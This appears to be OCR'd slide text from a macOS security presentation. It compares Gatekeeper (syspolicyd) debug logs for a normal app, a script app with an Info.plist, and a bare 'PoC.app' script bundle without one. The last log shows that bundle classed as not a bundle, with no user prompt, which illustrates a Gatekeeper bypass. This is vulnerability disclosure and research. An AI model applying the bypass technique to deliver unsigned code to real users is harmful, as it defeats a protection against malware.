


```
% log stream --level debug
...
syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment: /Volumes/MachOView 1/MachOView.app/Contents/
MacOS/MachOView <-- (/sbin/launchd, /Volumes/MachOView 1/MachOView.app/Contents/MacOS/MachOView)

syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Volumes/MachOView 1/MachOView.app), (team:
(null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Volumes/MachOView 1/MachOView.app),
(team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because responsibility: /Volumes/MachOView
1/MachOView.app/Contents/MacOS/MachOView, /Volumes/MachOView 1/MachOView.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path: /Volumes/MachOView 1/
MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST: (path: /Volumes/
MachOView 1/MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView)
```

log output

Standard Script-Based App


(bash) script + Info.plist file



```
% log stream --level debug
...
syspolicyd [com.apple.syspolicy.exec:default] Script evaluation: /Users/patrick/Downloads/Script.app/Contents/MacOS/
Script, /bin/sh

syspolicyd [com.apple.syspolicy.exec:default] GK process assessment: /Users/patrick/Downloads/Script.app/Contents/
MacOS/Script <-- (/bin/sh, /bin/sh)

syspolicyd [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Users/patrick/Downloads/Script.app), (team:
(null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Users/patrick/Downloads/Script.app),
(team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because responsibility: /bin/sh, /Users/
patrick/Downloads/Script.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path: /Users/patrick/Downloads/
Script.app), (team: (null)), (id: (null)), (bundle_id: Script), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST: (path: /Users/patrick/
Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: Script)
```

Bare-Boned Script-Based App

(bash) script + no Info.plist file




```
% log stream --level debug
...
syspolicyd: [com.apple.syspolicy.exec:default] Script evaluation /Users/patrick/Downloads/PoC.app/Contents/MacOS/
PoC, /bin/sh

syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment: /Users/patrick/Downloads/PoC.app/Contents/MacOS/
PoC <-- (/bin/sh, /bin/sh)

syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 2, PST: (path: /Users/patrick/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] Updating flags: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC, 512
```

To The Logs

the (log) results


mach-O || script-based app
with an Info.plist file:



